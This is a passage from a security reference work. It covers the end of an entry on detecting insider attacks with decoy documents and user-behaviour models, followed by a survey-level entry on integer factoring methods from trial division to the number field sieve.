A good decoy should make it difficult for an adversary to discern whether they are looking at an authentic document from a legitimate source or if they are looking at a decoy. For concreteness, the definition of "perfect secrecy" proposed in the cryptographic community is built upon to define a "perfect decoy" to be a decoy that is completely indistinguishable from one that is not. One approach used in creating decoys relies on a document marking scheme in which all documents contain embedded markings such that decoys are tagged with Hash-based Message Authentication Codes (HMACs) and non-decoys are tagged with indistinguishable randomness. Here, the challenge of distinguishing decoys reduces to the problem of distinguishing between pseudorandom and random numbers, a task proven to be computationally infeasible under certain assumptions about the pseudorandom generation process. Hence, these are examples of perfect decoys and the only attacker capable of distinguishing them is one with the key, perhaps the highly privileged insider.

Experimental Results

Insider attack research is made difficult due to the lack of readily available insider attackers or a complete set of realistic data they generate. For this reason, researchers must resort to generating their own data that simulates insider attacks. The Schonlau dataset [5] is the most widely used for academic study. It consists of sequences of 15,000 UNIX commands generated by 50 users with different job roles, but the data does not include command arguments or timestamps. The data has been used for comparative evaluations of different supervised machine learning algorithms. The Schonlau data is not a "true Masquerade" dataset: the data gathered from different users were randomly mixed to simulate a masquerader attack, making the dataset perhaps more suitable for "author identification" studies. An alternative approach to acquire sufficient data for evaluating monitoring and detection techniques is to devise a process to acquire human user data under normal operation as well as simulated attack data where "red team" users are tasked to behave as inside attackers. This type of study is typically subject to Institutional Review Board approvals since human subjects are involved. The process is costly, in time and effort, but is sensible and appropriate to protect personally identifiable data of individual volunteer subjects. This was the approach taken by Maloof et al. for evaluating ELICIT [4]. In order to evaluate the search behavior–based user profiling technique, a user study was conducted, where data from 48 users was gathered by distributing host sensors that upload system event data during normal system use. The volunteers, all CS students at Columbia University, have therefore a common "role" in the organization, and hence variations in the user behavior and their data are not attributable to different job functions as is undoubtedly the case with the Schonlau dataset. Data was also gathered from 14 paid volunteers who emulated masquerade attacks on lab equipment. The dataset, which is called RUU (Are You You?) dataset, is over 10 GB and is available to legitimate researchers for download [1]. The data collected for each user averages about 7 days of normal system use, ranging in the extreme between 1 day and 19 days, and an average of more than 1 million records per user.

In the experiment, the 14 masqueraders had no prior access to the file system of a lab machine, which was designed to look very realistic and to include potentially interesting patent applications, personally identifiable information, as well as account credentials stored in various files. The students were provided a scenario where they were asked to perform a specific task, which consisted of finding any data on the file system that could be used for financial gain. The features used for modeling were in essence volumetric statistics characterizing search volume and velocity, and describing the overall computer session in terms of the number of Internet browsing-related actions, the number of of development- and programming-related actions, the number of desktop games-related events, etc. A one-class Support Vector Machine (ocSVM) model was then trained for each user using those features. The same features were extracted from test data after dividing them into 60-s epochs. The ocSVM models were tested against these features, and a threshold was used to determine whether the user activity during the 60-s epochs was normal or abnormal. If the user activity was performed by the normal user, but was classified as abnormal by the ocSVM model, a false positive is recorded. The results using the collected data and this modeling approach show that masquerade activity can be detected with 100% accuracy and with a false positive rate of 0.13% [6].

Experiments involving deception or trap-based detection methods involved the creation of "decoy documents" with embedded HMACs. The HMAC key is kept secret and managed by the decoy system, where it is also associated with a particular registered host. Since the system depends on all documents being tagged, another component inserts

random decoy markers in non-decoy documents, making them indistinguishable from decoys without knowledge of the secret key.

A host sensor that detects malicious activity by monitoring user actions directed at HMAC-embedded decoy documents was built to evaluate the baiting technique. When a decoy document is opened or copied by any application or process, an alert is issued.

The decoy host sensor was tested on a Windows XP machine. A total of 108 decoy PDF documents generated through the decoy system were embedded in the local file system. Markers containing randomness in place of HMACs were embedded in another 2,000 normal PDF files on the local system. Any attempt to load a decoy file in memory was recorded by the sensor including content or metadata modification, as well as any attempt to print, zip, or unzip the file.

The sensor detects the loading of decoy files in memory with 100% accuracy by validating the HMAC value in the PDF files. However, it was discovered during validation tests that detection is susceptible to false positive rates. The problem encountered during testing was created by antivirus scans of the file system! The file accesses of the scanning process that touched a large number of files, resulted in the generation of a number of decoy alerts. A solution was engineered for this particular problem by filtering alerts generated by automatic antivirus scans and backup processes, but the test demonstrates a fundamental design challenge to architect a security system with potentially interfering competing monitors.

Open Problems

Probably the most dangerous of all attackers is the privileged and highly sophisticated user. Such attackers will be fully aware that the system is baited and will employ sophisticated tools to try to analyze, disable, and avoid decoys entirely. As an example of how defeating this level of threat might be possible, consider the analogy with someone who knows encryption is used (and which encryption algorithm is used), but still cannot break the system because they do not have knowledge of an easy-to-change operational parameter (the key). Likewise, just because someone knows that decoys are used in the system does not mean they should be able to identify them all. Devising hard-to-defeat insider attack detection systems for the most sophisticated and knowledgeable insider remains an open challenge.

The detection of insider threats and insider malfeasance is only part of the story. Mitigation strategies may include a significant effort to evaluate the security policies of an organization that may be warranted once an insider attack has been detected (see [9]). Much effort in large organizations is devoted to mapping the IT network, and defending it primarily from outside attackers. Internal security is typically handled by state-of-the-art authentication technology. An important new area of research involves measurement of the security posture of the entire organization, primarily focused on the credentialed users within that organization. New research is needed to design metrics to evaluate whether users are ill-informed of critical policies, and whether they commit too many serious errors that threaten the security of the entire organization. The insider threat problem requires a far deeper analysis and significant new research before anyone can say with any level of assurance "my organization is secure."

Recommended Reading

1. Bowen BM, Ben Salem M, Hershkop S, Keromytis AD, Stolfo SJ (2009) Designing host and network sensors to mitigate the insider threat. IEEE Secur Priv Mag 7(6):22–29
2. Ben Salem M, Hershkop S, Stolfo SJ (2008) A survey of insider attack detection research. In: Stolfo S, Bellovin S, Hershkop S, Sinclair S, Smith S (eds) Insider attack and cyber security: beyond the hacker. Springer, New York, pp 69–90
3. Stoll C (1988) Stalking the wily hacker. Commun ACM 31(5):484
4. Bowen BM, Hershkop S, Keromytis AD, Stolfo SJ (2009) Baiting inside attackers using decoy documents. In: Proceedings of the 5th international ICST conference on security and privacy in communication networks (SecureComm 2009), Athens, 2009
5. Matthias S (2001) Masquerading user data. http://www.schonlau.net/intrusion.html
6. Maloof MA, Stephens GD (2007) Elicit: a system for detecting insiders who violate need-to-know'. In Kruegel C, Lippmann R, Clark A (eds) Recent advances in intrusion detection (RAID 2007). Springer, Heidelberg, pp 146–166
7. Ben Salem M (2009) RUU dataset: http://www1.cs.columbia.edu/ids/ruu/data/
8. Ben Salem M, Hershkop S, Stolfo SJ (2010) Modeling user search-behavior for masquerade detection. Technical report # cucs-014-10, Columbia University Department of Computer Science, 2010
9. Lawrence-Pfleege S, Predd JB, Hunker J, Bulford C (2010) Insiders behaving badly: addressing bad actors and their actions. IEEE Trans Info Forensics Security Arch 5(1)

Integer Factoring

Arjen K. Lenstra
Laboratory for Cryptologic Algorithms - LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Switzerland

Related Concepts

►Factorization Circuits; ►Number Field Sieve for Factoring; ►Quadratic Sieve

Definition

Integer factoring is the following problem: given a positive composite integer n, find positive integers v and w, both greater than 1, such that $n = v \cdot w$.

Background

Integer factoring is widely assumed to be a hard problem. Obviously, it is not hard for all composites, but composites for which it is believed to be difficult can easily be generated. This belief underlies the security of ►*RSA public-key encryption* and the ►*RSA digital signature scheme*. To the present day, no proof of the difficulty of factoring has been published. This is quite unlike the ►*discrete logarithm problem*, where the difficulty is provable for a generic group [19, 27].

However, this result does not have much practical relevance. In particular it does not say anything about the hardness of computing discrete logarithms in multiplicative groups of finite fields, a problem that is widely regarded as being as hard (or as easy) as integer factoring. On a quantum computer, both problems are easy in the sense that they allow polynomial-time solutions. Given the current state of the art in quantum computer manufacturing, this is not yet considered to be a threat affecting factoring or discrete logarithm–based cryptosystems. Quantum computer factoring is not discussed here.

Theory and Applications

Methods for Integer Factorization

RSA cryptosystems are faster when smaller composites are used, but believed to be more secure for larger ones. Finding the right middle-ground between efficiency and security requirements requires the study of theoretical and practical aspects of the integer factorization methods. Often, two types of integer factoring methods are distinguished: general purpose and special purpose methods. For general purpose methods the factoring effort depends solely on the size of the composite n to be factored. For special purpose methods properties of n (mostly but not always of one of the factors of n) come into play as well. RSA composites are generally chosen in such a way that special purpose methods would be less efficient than general purpose ones. Special purpose methods are therefore hardly relevant for RSA composites. For randomly selected composites, however, special purpose methods are on average very effective. For example, almost 92% of all positive integers have a factor $< 1,000$; if such a factor exists, it will be found very quickly using trial division, the simplest of the special purpose methods (see below). Here the following factoring methods are sketched:

- *Special purpose*: trial division, Pollard's rho method, Pollard's $p - 1$ method and generalizations thereof, ►*elliptic curve method for factoring*
- *General purpose*: Fermat's method and congruence of squares, Dixon's random squares method, continued fraction method (CFRAC), linear sieve, ►*quadratic sieve*, ►*number field sieve for factoring*

For a more complete survey refer to [6] and the references therein.

Establishing Compositeness

►*Fermat's little theorem* says that $a^{p-1} \equiv 1 \bmod p$ if p is a ►*prime number* and a is a positive integer $< p$ (►*modular arithmetic*). Thus, an $a \in \{1, 2, \ldots, n-1\}$ for which $a^{n-1} \not\equiv 1 \bmod n$ would establish the compositeness of n at the cost of a single exponentiation modulo n. The proof of compositeness does not provide any information that may be useful to find a nontrivial factor of n. Also, this type of compositeness proof does not work for all composites, because for some composites $a^{n-1} \equiv 1 \bmod n$ for all a that are coprime to n. There are infinitely many of such composites, the so-called Carmichael numbers [1].

Fermat's little theorem allows an alternative formulation for which the converse is always useful for compositeness testing. Let $n-1 = 2^t \cdot u$ for integers t and u with u odd. If $n > 2$ were prime, then any integer $a \in \{2, 3, \ldots, n-1\}$ satisfies the condition that either $a^u \equiv 1 \bmod n$ or $a^{2^i u} \equiv -1 \bmod n$ for some $i \in \{0, 1, \ldots, t-1\}$. An integer $a \in \{2, 3, \ldots, n-1\}$ for which this condition does not hold is called a "witness to the compositeness of n." For odd composite n at least 75% of the numbers in $\{2, 3, \ldots, n-1\}$ are witnesses to their compositeness [24]. Therefore, it can in general be expected that n's compositeness can be proved at the cost of at most a few exponentiations modulo n, simply by trying elements of at random until a witness has been found. This probabilistic compositeness test is often referred to as the ►*Miller-Rabin probabilistic primality test*. If n itself is randomly selected too (as may happen during the search for a prime number), it is usually faster to establish its compositeness using trial division (see below).

Distinct Factors

Let a be a witness to the compositeness of n, as above. This witness can be used to check that n is not a prime power at negligible additional cost. By squaring the number $a^{2^{t-1}u} \bmod n$ that was last calculated, one calculates $(a^n - a) \bmod n$. If it is zero, then n is not a prime power because the odd parts of the $t + 2$ factors

$$a \cdot (a^u - 1) \cdot \prod_{i=0}^{t-1} (a^{2^i u} + 1)$$

of $a^n - a$ are pairwise relatively prime; actually, in that case one of those $t+2$ factors has a nontrivial factor in common with n, which can easily be found. If $(a^n - a) \bmod n \neq 0$, one verifies that $\gcd(a^n - a, n) = 1$, which shows that n is not a prime power: if n were p^k for a prime p, then $a^p \equiv a \bmod p$ and thus also $a^n \equiv a^{p^k} \equiv a \bmod p$, so that p would divide $a^n - a$.

Repeated Factors

If n is an odd composite and not a prime power, it may still be a proper power of a composite (i.e., $n = m^\ell$ for $m, \ell \in \mathbf{Z}_{>1}$ with m composite) or it may properly contain a square (i.e., $n = m^\ell \cdot w$ for $m, \ell, w \in \mathbf{Z}_{>1}$ with $\gcd(m, w) = 1$). Proper powers can be recognized by approximating ℓth roots of n for $1 \leq \ell \leq \left\lceil \frac{\log n}{\log 3} \right\rceil$ using a standard numerical method such as Newton's method. At present there is in general no better way to find out if n properly contains a square than factoring n.

Trial Division

Trial division up to bound B is the process of checking for all primes $\leq B$ in succession if they divide n, until the smallest prime factor p of n is found or until it is shown that $p > B$. This takes time proportional to $\log n \cdot \min(p, B)$. For randomly selected n trial division can be expected to be very effective. It cannot be recommended to use B larger than, say, 10^6 (with the precise value depending on the relative speeds of implementations) because larger p can be found more efficiently using one of the methods described below.

Pollard's rho Method

Pollard's rho method [21] is based on the ►*birthday paradox*: if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/p\mathbf{Z}$, then for any p there is a fair probability that $x_i = x_j$ for some indices $i \neq j$ up to about $\sqrt{p}$. Similarly, if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/n\,\mathbf{Z}$, then for any $p < n$ there is a fair probability for a collision $x_i \equiv x_j \bmod p$ for $i \neq j$ up to about $\sqrt{p}$; if p is an unknown divisor of n, such a collision can be recognized because it implies that p divides $\gcd(n, x_i - x_j)$.

In Pollard's rho method a walk on $\mathbf{Z}/n\mathbf{Z}$ is defined by selecting $x_0 \in \mathbf{Z}/n\mathbf{Z}$ at random and by defining $x_{i+1} = \left(x_i^2 + 1\right) \bmod n$. There is no a priori reason why this would define a random walk on $\mathbf{Z}/n\mathbf{Z}$, but if it does it may reveal the smallest factor p of n after only about $\sqrt{p}$ iterations. At the ith iteration, this would require $i-1$ gcd-computations $\gcd(n, x_i - x_j)$ for $j < i$, making the method slower than trial division. This problem is overcome by means of Floyd's cycle-finding method: at the ith iteration compute just $\gcd(n, x_i - x_{2i})$ (thus requiring computation of not only x_i but x_{2i} as well). As a result, and under the assumption that the walk is random, the expected time to find p becomes proportional to $(\log n)^2 \cdot \sqrt{p}$; this closely matches practical observations. The name of the method is based on the shape of the Greek character rho ("ρ") depicting a sequence that bites in its own tails. The method is related to Pollard's rho method for solving the ►*discrete logarithm problem*.

In practice, the gcd-computation per iteration is replaced by a single gcd-computation of n and the product modulo n of, say, 100 consecutive $(x_i - x_{2i})$'s. In the unlikely event that the gcd turns out to be equal to n, one backs up and computes the gcds more frequently. See also [16].

Pollard's $p-1$ Method

Pollard's $p-1$ method [20] is based on the following observation. It follows from Fermat's little theorem that if a is coprime to a prime p and k is an integer multiple of $p-1$, then $a^k \equiv 1 \bmod p$. Thus, if p is a prime factor of n, then p divides either $\gcd(a, n)$ or $\gcd(a^k - 1, n)$, where a is randomly selected from $\{2, 3, \ldots, n-2\}$. This means that primes p dividing n for which $p-1$ is B-smooth (►*smoothness*) may be found by selecting an integer $a \in \{2, 3, \ldots n-2\}$ at random, checking that $\gcd(a, n) = 1$, and computing $\gcd(a^k - 1, n)$ where k is the product of the primes $\leq B$ and appropriately chosen small powers thereof. This takes time proportional to $(\log n)^2 \cdot B$. In a "second stage" one may successively try $k \cdot q$ as well for the primes q between B and B', thereby finding p for which $p-1$ is the product of a B-smooth part and a single larger prime factor up to B'; the additional cost is proportional to $B' - B$.

For n with unknown factorization, the best values B and B' are unknown too and, in general, too large to make the method practical. However, one may try values B, B' depending on the amount of computing time one finds reasonable and turn out to be lucky; if not, one gives up as far as Pollard's $p-1$ method is concerned. Despite its low probability of success, the method is quite popular, and has led to some surprising factorizations.

Generalizations of Pollard's $p-1$ Method

Pollard's $p-1$ method is the special case $d = 1$ of a more general method that finds a prime factor p of n for which the order $p^d - 1$ of the multiplicative group $\mathbf{F}_{p^d}^*$ of $\mathbf{F}_{p^d}$ is smooth.

Because

$$X^d - 1 = \prod_{t \text{ dividing } d} \phi_t(X),$$

where $\phi_t(X)$ is the tth cyclotomic polynomial (thus, $\phi_1(X) = X - 1$, $\phi_2(X) = \frac{X^2-1}{X-1} = X + 1$, $\phi_3(X) = \frac{X^3-1}{X-1} = X^2 + X + 1$, $\phi_4(X) = \frac{X^4-1}{(X-1)(X+1)} = X^2 + 1$, etc.), the order of $\mathbf{F}_{p^d}^*$ is smooth if and only if $\phi_t(p)$ is smooth for all integers t dividing d. For each t the smoothness test (possibly leading to a factorization of n) consists of an exponentiation in a ring modulo n that contains the order $\phi_t(p)$ subgroup of the multiplicative group of the subfield $\mathbf{F}_{p^t}$ of $\mathbf{F}_{p^d}$. For $t = d = 2$ the method is known as Williams' $p + 1$ method [31]; for general d, it is due to Bach and Shallit [3].

Usage of "Strong Primes" in RSA

It is not uncommon, and even prescribed in some standards, to use so-called ►*strong primes* as factors of RSA moduli. These are primes for which both $p - 1$ and $p + 1$ have a very large prime factor, rendering ineffective a $p - 1$ or $p+1$ attack against the modulus. This approach overlooks other $\phi_t(p)$ attacks (which, for random moduli, have an even smaller probability of success). More importantly it overlooks the fact that the resulting RSA modulus is just as likely to be vulnerable to a single elliptic curve when using the ►*elliptic curve method for factoring*. It follows that usage of strong primes does in general not make RSA moduli more resistant against factoring attacks. See also [25].

Cycling Attacks against RSA

These attacks, also called "superencryption attacks" work by repeatedly re-encrypting an RSA ciphertext, in the hope that after k re-encryptions (for some reasonable k) the original ciphertext appears. They are used as an additional reason why ►*strong primes* should be used in RSA. However, it is shown in [25] that a generalized and more efficient version of cycling attacks can be regarded as a special purpose factoring method that is successful only if all prime factors of $p - 1$ are contained in $e^k - 1$ for one of the primes p dividing n, where e is the RSA *encryption exponent*. The success probability of this attack is therefore small, even when compared to the success probability of Pollard's $p - 1$ method.

Elliptic Curve Method for Factoring

The success of Pollard's $p - 1$ method (or its generalizations) depends on the smoothness of the order of one of the groups $\mathbf{F}_p^*$ (or $\mathbf{F}_{p^d}^*$) with p ranging over the prime factors of n. Given n, the group orders are fixed, so the method works efficiently for some n but for most n it would require too much computing time. In the elliptic curve method [10] each fixed group $\mathbf{F}_p^*$ of fixed order (given n) is replaced by the group E_p of points modulo p of an elliptic curve modulo n. For randomly selected elliptic curves modulo n, the order $\#E_p$ of E_p behaves as a random number close to p. If $\#E_p$ is smooth, then p can efficiently be found using arithmetic in the group of points of the elliptic curve modulo n. It is conjectured that the smoothness behavior of $\#E_p$ is similar to that of ordinary integers of that size (►*smoothness probability*), which implies that the method works efficiently for all n. It also implies that the method can be expected to find smaller factors faster than larger ones. In the worst case where n is the product of two primes of about the same size the heuristic expected runtime is $L_n[1/2, 1]$, with L_n as in ►*L notation*; this is subexponential in $\log(n)$. See ►*Elliptic Curve Method for Factoring* for a more complete description and more detailed expected runtimes.

Fermat's Method and Congruence of Squares

Fermat's method attempts to factor n by writing it as the difference of two integer squares. Let $n = p \cdot q$ for odd p and q with $p < q$, so that $q - p = 2y$ for an integer y. With $x = p + y$ it follows that $n = (x - y)(x + y) = x^2 - y^2$. Thus, if one tries $x = \lceil\sqrt{n}\rceil + 1, \lceil\sqrt{n}\rceil + 2, \lceil\sqrt{n}\rceil + 3, \ldots$ in succession until $x^2 - n$ is a perfect square, one ultimately finds $x^2 - n = y^2$. This is efficient only if the resulting y, the difference between the factors, is small; if it is large, the method is inferior even to trial division.

Integers x and y that satisfy the similar but weaker condition

$$x^2 \equiv y^2 \bmod n$$

may also lead to a factorization of n: from the fact that n divides $x^2 - y^2 = (x - y)(x + y)$ it follows that

$$n = \gcd(n, x - y)\gcd(n, x + y).$$

If x and y are random solutions to $x^2 \equiv y^2 \bmod n$, then there is a probability of at least 50% that this yields a nontrivial factorization of n. All general purpose factoring methods described below work by finding "random" solutions to this equation.

The Morrison–Brillhart Approach

To construct solutions to $x^2 \equiv y^2 \bmod n$ that may be assumed to be sufficiently random, Kraïtchik in the 1920s proposed to piece together solutions to $x^2 \equiv a \bmod n$. In the Morrison–Brillhart approach this is achieved using the following two steps [18]:

Relation collection. Fix a set P of primes (often called the ►*factor base*), and collect a set V of more than $\#P$ integers v such that

$$v^2 \equiv \left(\prod_{p \in P} p^{e_{v,p}}\right) \bmod n, \text{ with } e_{v,p} \in \mathbf{Z}.$$

These identities are often called "relations" modulo n. If P is the set of primes $\le B$, then v's such that v^2 is B-smooth lead to relations. For each v the exponents $e_{v,p}$ are regarded as a $\#P$-dimensional vector, denoted $(e_{v,p})_{p\in P}$.

Relation combination. Because $\#V > \#P$, the $\#P$-dimensional vectors $(e_{v,p})_{p\in P}$ are linearly dependent and there exist at least $\#V - \#P$ linearly independent subsets S of V such that

$$\sum_{v\in S}(e_{v,p})_{p\in P} = 2(s_p)_{p\in P}, \text{ with } (s_p)_{p\in P} \in \mathbf{Z}^{\#P}.$$

These subsets S with corresponding vectors $(s_p)_{p\in P}$ give rise to at least $\#V - \#P$ independent solutions to $x^2 \equiv y^2 \bmod n$, namely

$$x = \left(\prod_{v\in S} v\right) \bmod n, y = \left(\prod_{p\in P} p^{s_p}\right) \bmod n,$$

and thereby at least $\#V - \#P$ independent chances to factor n.

All current general purpose factoring methods are based on the Morrison–Brillhart approach. They differ in the way the relations are collected, but they are all based on, more or less, the same relation combination step.

Matrix Step

Because S and $(s_p)_{p\in P}$, as above, can be found by looking for linear dependencies modulo 2 among the rows of the $(\#V \times \#P)$-matrix $(e_{v,p})_{v\in V, p\in P}$, the relation combination step is often referred to as the "matrix step." With Gaussian elimination the matrix step can be done in $(\#P)^3$ steps (since $\#V \approx \#P$). Faster methods, such as conjugate gradient, Lanczos, or Wiedemann's coordinate recurrence method, require $O(w \cdot \#P)$ steps (►*O notation*), where w is the number of nonzero entries of the matrix $(e_{v,p} \bmod 2)_{v\in V, p\in P}$. See [5, 13, 17, 23, 29, 30] for details.

In the various runtime analyses below, $\#P$ is measured using the ►*L notation* and w turns out to be $c \cdot \#P$ for a c that disappears in the $o(1)$ of the L notation, so that the runtime $O(w \cdot \#P)$ simplifies to $(\#P)^2$.

Dixon's Random Squares Method

The simplest relation collection method is to define P as the set of primes $\le B$ for some bound B and to select different v's at random from $\mathbf{Z}/n\mathbf{Z}$ until more than $\pi(B)$ ones have been found for which $v^2 \bmod n$ is B-smooth. This method is called *Dixon's random squares method* [8]. The choice of B, and the resulting expected runtime, depends on the way the values $v^2 \bmod n$ are tested for B-smoothness. If smoothness is tested using trial division, then $B = L_n[1/2, 1/2]$ (with L_n as in ►*L notation*). For each candidate v, the number $v^2 \bmod n$ is assumed to behave as a random number $\le n = L_n[1,1]$, and therefore, according to ►*smoothness probability*, B-smooth with probability $L_n[1/2, -1]$. Testing each candidate for B-smoothness using trial division takes time $\#P = \pi(B) = L_n[1/2, 1/2]$ (using the properties of L_n as set forth in ►*L notation*), so collecting somewhat more than $\#P$ relations can be expected to take time

$$\overbrace{L_n[1/2,1/2]}^{\text{number of relations to be collected}} \cdot \overbrace{L_n[1/2,1/2]}^{\text{trial division}} \cdot \overbrace{(L_n[1/2,-1])^{-1}}^{\text{inverse of smoothness probability}} = L_n[1/2,2].$$

Gaussian elimination on the $\#V \times \#P$ matrix takes time

$$L_n[1/2,1/2]^3 = L_n[1/2,3/2].$$

Because at most $\log_2(n)$ entries are non-zero for each vector $(e_{v,p})_{p\in P}$, the total number of non-zero entries of the matrix is $\#V \cdot \log_2(n) = L_n[1/2,1/2]$ and the matrix step can be done in

$$L_n[1/2,1/2]^2 = L_n[1/2,1]$$

steps using Lanczos or Wiedemann algorithms. In either case the runtime is dominated by relation collection and the total expected time required for Dixon's method with trial division is $L_n[1/2,2]$. Unlike most methods described below, the expected runtime of the trial division variant of Dixon's method can rigorously be proved, i.e., it does not depend on any heuristic arguments or conjectures.

If B-smoothness is tested using the elliptic curve method, the time to test each $v^2 \bmod n$ is reduced to $L_n[1/2,0]$: the entire cost of the smoothness tests disappears in the $o(1)$. As a result the two stages can be seen to require time $L_n[1/2,3/2]$ each when Gaussian elimination is used for the matrix step. In this case, i.e., when using the elliptic curve method for smoothness testing, the runtime can be further reduced by using Lanczos or Wiedemann methods and a different value for B. Redefine B as $L_n[1/2, \sqrt{1/2}]$ so that relation collection takes time

$$L_n[1/2,\sqrt{1/2}] \cdot L_n[1/2,0] \cdot (L_n[1/2,-\sqrt{1/2}])^{-1} = L_n[1/2,\sqrt{2}]$$

and the matrix step requires $L_n[1/2,\sqrt{1/2}]^2 = L_n[1/2,\sqrt{2}]$ steps. The overall runtime of Dixon's method becomes

$$L_n[1/2,\sqrt{2}] + L_n[1/2,\sqrt{2}] = L_n[1/2,\sqrt{2}];$$

asymptotically relation collection and combination are equally expensive. As described here, the expected runtime of this elliptic curve–based variant of Dixon's method

I

depends on the conjecture involved in the expected runtime of the elliptic curve method. It is shown in [22], however, that the expected runtime of a variant of the elliptic curve smoothness test can rigorously be proved. That leads to a rigorous $L_n[1/2, \sqrt{2}]$ expected runtime for Dixon's method.

Continued Fraction Method (CFRAC)

The ►*quadratic residues* $v^2 \bmod n$ in Dixon's method provably behave with respect to smoothness probabilities as random non-negative integers less than n. That allows the rigorous proof of the expected runtime of Dixon's method. However, this theoretical advantage is not a practical concern. It would be preferable to generate smaller quadratic residues, thereby improving the smoothness chances and thus speeding up relation collection, even though it may no longer be possible to rigorously prove the expected runtime of the resulting method. The earliest relation collection method where quadratic residues were generated that are substantially smaller than n was due to Morrison and Brillhart [18] and is based on the use of continued fractions; actually, this method (dubbed "CFRAC") predates Dixon's method.

If a_i/b_i is the ith continued fraction convergent to $\sqrt{n}$, then $|a_i^2 - nb_i^2| < 2\sqrt{n}$. Thus, if v is chosen as a_i for $i = 1, 2, \ldots$ in succession, then $v^2 \bmod n = a_i^2 - nb_i^2$ is a quadratic residue modulo n that is $< 2\sqrt{n}$ and thus much smaller than n. In practice this leads to a substantially larger smoothness probability than in Dixon's method, despite the fact that if prime p divides $v^2 \bmod n$, then $(a_i/b_i)^2 \equiv n \bmod p$ so that n is a quadratic residue modulo p. With $B = L_n[1/2, 1/2]$, P the set of primes $p \le B$ with $\left(\frac{n}{p}\right) = 1$, and elliptic curve smoothness testing, the heuristic expected runtime becomes $L_n[1/2, 1]$. The heuristic is based on the assumption that the residues $v^2 \bmod n$ behave, with respect to smoothness properties, as ordinary random integers $\le n$ and that the set of primes $p \le B$ for which $\left(\frac{n}{p}\right) \ne 1$ does not behave unexpectedly. In that case, when the L *notation* is used to express smoothness probabilities, the difference with truly random integers disappears in the $o(1)$.

In [11] it is shown how this same expected runtime can be achieved rigorously (by a method that is based on the use of class groups). If elliptic curve smoothness testing is replaced by trial division, $B = L_n[1/2, \sqrt{1/8}]$ is optimal and the heuristic expected runtime becomes $L_n[1/2, \sqrt{2}]$.

Note on the Size of RSA Moduli

In the mid 1970s, CFRAC (with trial division based smoothness testing) was the factoring method of choice. Strangely, at that time, no one seemed to be aware of its (heuristic) subexponential expected runtime $L_n[1/2, \sqrt{2}]$. Had this been known by the time the RSA challenge [9] was posed, Ron Rivest may have based his runtime estimates on CFRAC instead of Pollard's rho (with its exponential expected runtime) [26], come up with more realistic estimates for the difficulty of factoring a 129-digit modulus, and could have decided that 129 digits were too close for comfort (as shown in [2]). As a result, 512-bit RSA moduli may have become less popular.

Linear Sieve

It was quickly realized that the practical performance of CFRAC was marred by the trial division based smoothness test. In the late 1970s Richard Schroeppel therefore developed a new way to generate relatively small residues modulo n that can be tested for smoothness very quickly: look for small integers i, j such that

$$f(i,j) = (i + [\sqrt{n}])(j + [\sqrt{n}]) - n \approx (i + j)\sqrt{n}$$

is smooth. Compared to CFRAC the residues are somewhat bigger, namely $(i + j)\sqrt{n}$ as opposed to $2\sqrt{n}$. But the advantage is that smoothness can be tested for many i, j simultaneously using a sieve (►*sieving*): if p divides $f(i,j)$ then p divides $f(i + kp, j + \ell p)$ for any $k, \ell \in \mathbf{Z}$. This means that if $f(i,j)$ is tested for B-smoothness for $0 \le i < I$ and $0 \le j < J$, the smoothness tests no longer take time $I \cdot J \cdot \pi(B) \approx I \cdot J \cdot B/\log B$, but

$$\sum_{p \le B} \sum_{0 \le i < I} \sum_{0 \le j < J} \frac{1}{p} = O(I \cdot J \cdot \log\log(B)).$$

This leads to a heuristic expected runtime $L_n[1/2, 1]$. Inconveniently, $(i + [\sqrt{n}])(j + [\sqrt{n}])$ is not automatically a square, which means that for all values $i + [\sqrt{n}]$ and $j + [\sqrt{n}]$ that occur in smooth $f(i,j)$'s columns have to be included in the matrix. The effect this has on the expected runtime disappears in the $o(1)$ in L_n.

This method, dubbed "linear sieve," was the first factoring method that was heuristically shown (by Schroeppel) to have subexponential expected runtime. (That the earlier CFRAC also had subexponential expected runtime was realized only later; see also [12].) Its main historical significance is, however, that it led to the ►*Quadratic Sieve*, for many years the world's most practical factoring method.

Quadratic Sieve

The first crude version of the quadratic sieve was due to Carl Pomerance who realized that it may be profitable to take $i = j$ in Schroeppel's linear sieve. Although smoothness could still be tested quickly using a sieve and the heuristic expected runtime (with sieving) turned out to

be a low $L_n[1/2,1]$, in practice the method suffered from deteriorating smoothness probabilities (due to the linear growth of the quadratic residue $f(i,j)$). This problem was, however, quickly overcome by Jim Davis and Diane Holdridge which led to the first factorization of a number of more than 70 decimal digits [7]. Since then the method has been embellished in various ways (most importantly by Peter Montgomery's multiple polynomial version, as described in [28]) to make it even more practical. See ►*Quadratic Sieve* for details. At this point the largest factorization obtained using quadratic sieve is the 135-digit factorization reported in [15].

Number Field Sieve

Until the late 1980s the best factoring methods, including the most practical one (quadratic sieve), shared the same expected runtime $L_n[1/2,1]$ despite the fact that the underlying mathematics varied considerably: heuristically for quadratic and linear sieve, CFRAC, and the worst case of the elliptic curve method, and rigorously for the class group method from [11]. This remarkable coincidence fostered the hope among users of the RSA cryptosystem that $L_n[1/2,1]$, halfway between linear time $\log n$ and exponential time n (►*L notation*), is the "true" complexity of factoring.

The situation changed, slowly, when in late 1988 John Pollard distributed a letter to a handful of colleagues. In it he described a novel method, still based on the Morrison–Brillhart approach, to factor integers close to a cube and expressed his hope that, one day, the method may be used to factor the ninth Fermat number $F_9 = 2^{2^9} + 1$, back then the world's "most wanted" composite. It was quickly established that for certain "nice" n Pollard's new method should work in heuristic expected runtime $L_n\left[1/3, \left(\frac{32}{9}\right)^{1/3}\right] \approx L_n[1/3, 1.526]$. This was the first indication that, conceivably, the complexity of factoring would not be stuck at $L_n[1/2,\ldots]$. The initial work was soon followed by the factorization of several large "nice" integers, culminating in 1990 in the factorization of F_9 [14]. Further theoretical work removed the "niceness" restriction and led to the method that is now referred to as the "number field sieve": a general purpose factoring method with heuristic expected runtime $L_n\left[1/3, \left(\frac{64}{9}\right)^{1/3}\right] \approx L_n[1/3, 1.923]$. The method as it applies to "nice" numbers is now called the "special number field sieve." See ►*Number Field Sieve For Factoring* for details. The first time a 512-bit RSA modulus was factored, using the number field sieve, was in 1999 [4].

With hindsight, the property that all $L_n[1/2,1]$ factoring methods have in common is their dependence, in one way or another, on smoothness of numbers of order $n^{O(1)}$. The number field sieve breaks through the $n^{O(1)}$ barrier and depends on smoothness of numbers of order $n^{o(1)}$.

Recommended Reading

1. Alford WR, Granville A, Pomerance C (1994) There are infinitely many Carmichael numbers. Ann Math 193(3): 703–722
